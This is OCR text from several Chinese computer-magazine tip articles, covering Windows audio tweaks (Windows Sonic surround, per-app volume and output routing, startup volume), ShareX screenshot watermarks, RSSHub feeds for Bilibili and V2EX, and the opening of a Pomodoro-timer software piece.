
开启系统虚拟环绕音效功能

微软的Windows 10系统在更新到最新的版本后，发布了一项名为“Windows Sonic Sound”的功能。该功能可以模拟多种不同的环绕音频效果。不过这个功能在默认的状态下并没有开启，所以很多用户都不知道这个功能的存在。今天我们就来看看如何开启这个全新的虚拟环绕音效功能。


我们首先在系统托盘里面找到音量图标，在图标上点击鼠标右键后选择菜单中的“声音”命令。在弹出的对话框中选择“播放”标签，然后在列表中选择当前电脑正在使用的播放设备，比如我们这里选择的就是最常见的“扬声器”。接下来点击下方的“属性”按钮，在弹出的属性对话框里面就可以看到一个名为“空间音效”的标签。点击它以后在列表中选中“用于耳机的Windows Sonic”选项，接着会自动将下面的“打开 7.1 虚拟环绕声”也自动勾选上，最后点击“确定”按钮就能激活这个选项（图2）。

如何调节每个程序音量大小

通常在系统里面的每一个软件所使用的音量大小，都和系统自身的音量大小是同步的，这样如果开启不同的软件，软件所发出的声音就会相互干扰。为了避免自己在观看电影的时候被QQ等这些声音所干扰，那么如何能针对不同的软件程序进行音量大小的控制操作呢？



柳絮飞 zc@cfan.com.cn



首先从网上下载“AppAudio Config”(https://www.nirsoft.net/utils/app_audio_config.html),该工具运行以后会自动读取系统里面所有的软件程序。然后将它们一一展示到工具的窗口列表里面,而且可以看到每个程序的播放设备名称、激活状态、音量大小、左右声道的音量大小等(图3)。当需要对一个软件程序进行音量大小的修改,首先在列表中选中它以后点击鼠标右键,在菜单里面点击“静音选择的项目”命令,就可以完成这个软件程序的静音设置。如果选择“设置程序音量”选项,然后在弹出的对话框中选中“设置程序音量”选项,在后面的列表中输入对应的音量百分比大小即可(图4)。如果用户要想对左右声道设置不同的音量大小,那么勾选上下面的“设置程序音频平衡”选项,然后对左右声道进行不同的设置就可以了。设置完成以后点击“保存选择的项目”命令,就可以对刚刚的设置进行保存操作。

不同程序设定不同输出设备

通常大家都是利用电脑的扬声器来播放音频信息的,但是偶尔也会利用耳机等其他设备来进行播放。但是无论用户选择哪一种方式,都是全局切换到某个设备上进行播放操作的。如果想要某一个程序指定在某个音频输出设备上播放的话,操作起来就会非常的麻烦。那么有没有更加简单实用的解决方法呢?

现在下载运行“Audio Router”(https://github.com/audiorouterdev/audio-router),当工具运行以后就会在列表中显示出当前所有运行的且可以发声的软件程序。在需要进行音频设备设定的软件下方点击倒三角按钮,在弹出的菜单中选择“Route”这项命令。然后在弹出窗口的列表中,就可以设置需要的音频设备(图5)。这样在同一台电脑系统中,不同的用户就可以执行不同的音频操作。比如一个人可以听音乐,另一个人则可以进行游戏。

开机自动保持在特定的音量

前文已经提到了,不同的程序或者网页中的音频大小是不一样的,而我们会根据需要对系统的音量进行调整。但是如果在调整以后没有将其调整回原来的位置,这样第二天启动系统的声音就可能非常巨大,可能就会造成一定的尴尬状况。那么如何才能保证电脑在开机的时候使用设定的音量大小呢?

下载运行“Start Volume”(https://pan.baidu.com/s/1mhOXVcs),接着在弹出的操作界面中设定开机音量的大小百分比,然后点击右下角的“Set Now”按钮进行确认,再点击OK按钮就可以对这个工具的窗口进行隐藏(图6)。由于这款工具只有在随机启动的状态下才能起作用,所以我们首先打开系统的资源管理器窗口。接下来在窗口输入“%programdata%\Microsoft\Windows\Start Menu\Programs\Startup”这行命令并回车,然后将工具的快捷方式复制粘贴到启动文件夹里面,就可以让它在系统运行的时候自动完成相关操作。CF

柳絮飞 zc@cfan.com.cn


图形图像一键加水印

文|老万

为了保证自己的版权信息不受到侵害，很多人在发表文章或者图片的时候都会加上水印信息，这通常需要在Photoshop之类的图像编辑软件中完成，只不过图像软件的操作比较烦琐，我们完全可以换一种更简单的方法来实现。

添加所需水印的类型

下面的方法是在打开相关图像后，通过截图软件在截图时自动完成水印的添加。首先安装运行ShareX（https://getsharex.com/），它会在系统托盘里面显示出一个图标。接下来创建一个水印信息，这样在截图时就可以自动添加了。在软件图标上点击鼠标右键，接着在弹出的菜单中选择“任务设置”命令。在弹出的设置对话框中，选择左侧列表中“图像”下面的“效果”选项。接下来在右侧窗口里面点击“图像效果的配置”按钮，我们就可以开始进行水印信息的配置操作了（图1）。通常情况下水印信息分为两种，分别为文字水印和图像水印。我们这里首先点击“添加”按钮，在弹出的菜单里面分别选择“图纸”中的“Text Watermark”和“Image Watermark”命令。



设置水印的详细参数

我们这里要创建一个文字水印，就在列表中选中“Text Watermark”选项，再在右侧列表中分别设置相应的参数内容。首先在“Offset”选项中设置水印的位置，而图片的右下角就是坐标的基点。在“Text”选项里面输入水印所需的文字，我们这里设置的是“电脑爱好者”（图2）。接下来点击“TextColor”选项后的按钮，在弹出的面板里面可以设置文字的颜色（图3）。

按照类似的方法点击“TextShadowColor”选项后的按钮，在弹出的面板里面可以设置文字阴影的颜色。通常情况下我们添加的水印效果，背景都是成透明状态的。如果要想实现这样的效果，只需要在“Drawbackground”参数列表中选择“False”选项就可以了。如果想要保留水印背景的颜色，那么点击“BackgroundColor”选项后的按钮进行设置即可。

截图后自动添加水印

当所有的参数设置完成以后，关闭当前这个设置窗口即可。然后再次在系统托盘中点击鼠标右键，在弹出的菜单中选择“截图后”子菜单中的“添加图片效果/水印”命令。从此以后，通过ShareX完成截图操作时，该软件都会自动帮助用户添加上水印信息，从而减少了以前那种繁琐的手工操作。CF

柳絮飞 zc@cfan.com.cn

一键生成不同网站RSS订阅源

文|万立夫

为了关注自己喜欢的网站内容，以前最常见的方法是订阅RSS源，这样在内容更新的时候就会自动进行推送。但由于RSS现在已经不是主流的阅读方式，所以并不是所有的网站都提供RSS订阅，这时我们就得另辟蹊径了。

为B站添加上RSS订阅源

B站现在是国内非常有名的一个二次元网站，里面提供了大量最新的番剧供用户观看。但是要想追剧的话，除了每天进入网站进行刷新以外，好像也没有其他好的选择。于是就有网友根据RSS的原理制作出了一个订阅服务，这样用户只需要订阅相关的番剧就可以快速获取到它的更新信息。

我们首先打开B站的网页，找到自己需要订阅的番剧内容，比如我们这里打开的是“魔法少女 俺”。现在注意观察网页在浏览器地址栏中的内容，你会发现最后有一个五位数的字符串，现在我们将这个字符串复制下来。比如“魔法少女 俺”对应的字符串就是23871（图1）。接下来通过浏览器打开RSSHub这项服务（https://docs.rsshub.app/），在网页左侧的项目里点击“bilibili”下面的“番剧”项，这样就可以看到订阅源链接的格式，即https://rsshub.app/bilibili/bangumi/seasonid（图2）。

其中“seasonid”参数指的就是番剧对应的字符串信息，所以我们这里将订阅源链接修改为https://rsshub.app/bilibili/bangumi/23871。最后我们在浏览器里面打开这个订阅源链接，再点击“订阅”按钮，这样就可以订阅这个番剧信息了（图3）。以后一旦番剧进行了更新操作，浏览器的RSS功能在定时检测后就会发现，从而在第一时间提醒用户浏览相应的更新内容。



如何为V2EX添加订阅源

V2EX在国内是一个非常小众，但汇集了各类好玩话题的网站。所以有些用户比较关注网站中的话题，而通过RSSHub服务同样可以进行这个网站的订阅操作。现在在网页左侧的项目里点击“V2EX”下面的“最热/最新主题”项，用户根本不需要进行任何的准备工作，直接点击网页右侧的订阅链接，就可以完成这个网站最新主题的订阅操作（图4）。如果想要订阅最热主题的话，只需要将订阅源链接中的参数由“latest”修改为“hot”即可。CF

小提示

除了我们今天介绍的这两个网站以外，RSSHub服务可以订阅的网站内容还有很多，包括百度贴吧、新浪微博、微信公众号、网易云音乐等等。用户可以根据这项服务的提示，在完成订阅源链接的创建后进行订阅操作。

柳絮飞 zc@cfan.com.cn

效率倍增 “番茄钟”为工作提速

文|俞木发

现在流行一种名为“番茄钟工作法”的工作方式，它通过定时提醒等方法，逼迫你在一个设定的时间段内完成某项工作，让工作更有效率。现在有很多类似的软件可实现上述功能，它们可以在手机或者电脑上运行，这样提高工作效率就有更多的选择。

什么是番茄钟工作法

番茄钟工作法简单来说，就是把工作时间划分为多个番茄时间。一般一个番茄时间包含两个部分：25分钟的工作学习和5分钟的休息。它的组件一般包含一个番茄计时器和一张当日工作计划表，开始计时后就根据计划表的内容进行工作（图1）。

PC上的番茄助手——XorTime

启动程序后弹出的是一个类似记事本的界面，我们首先要根据自己的工作情况制定一个详细的执行计划。计划的制定很简单，只要自己制定完成任务的时间，然后在计划后面点击一下番茄图标，这样就可以制定一个番茄时间（图2）。

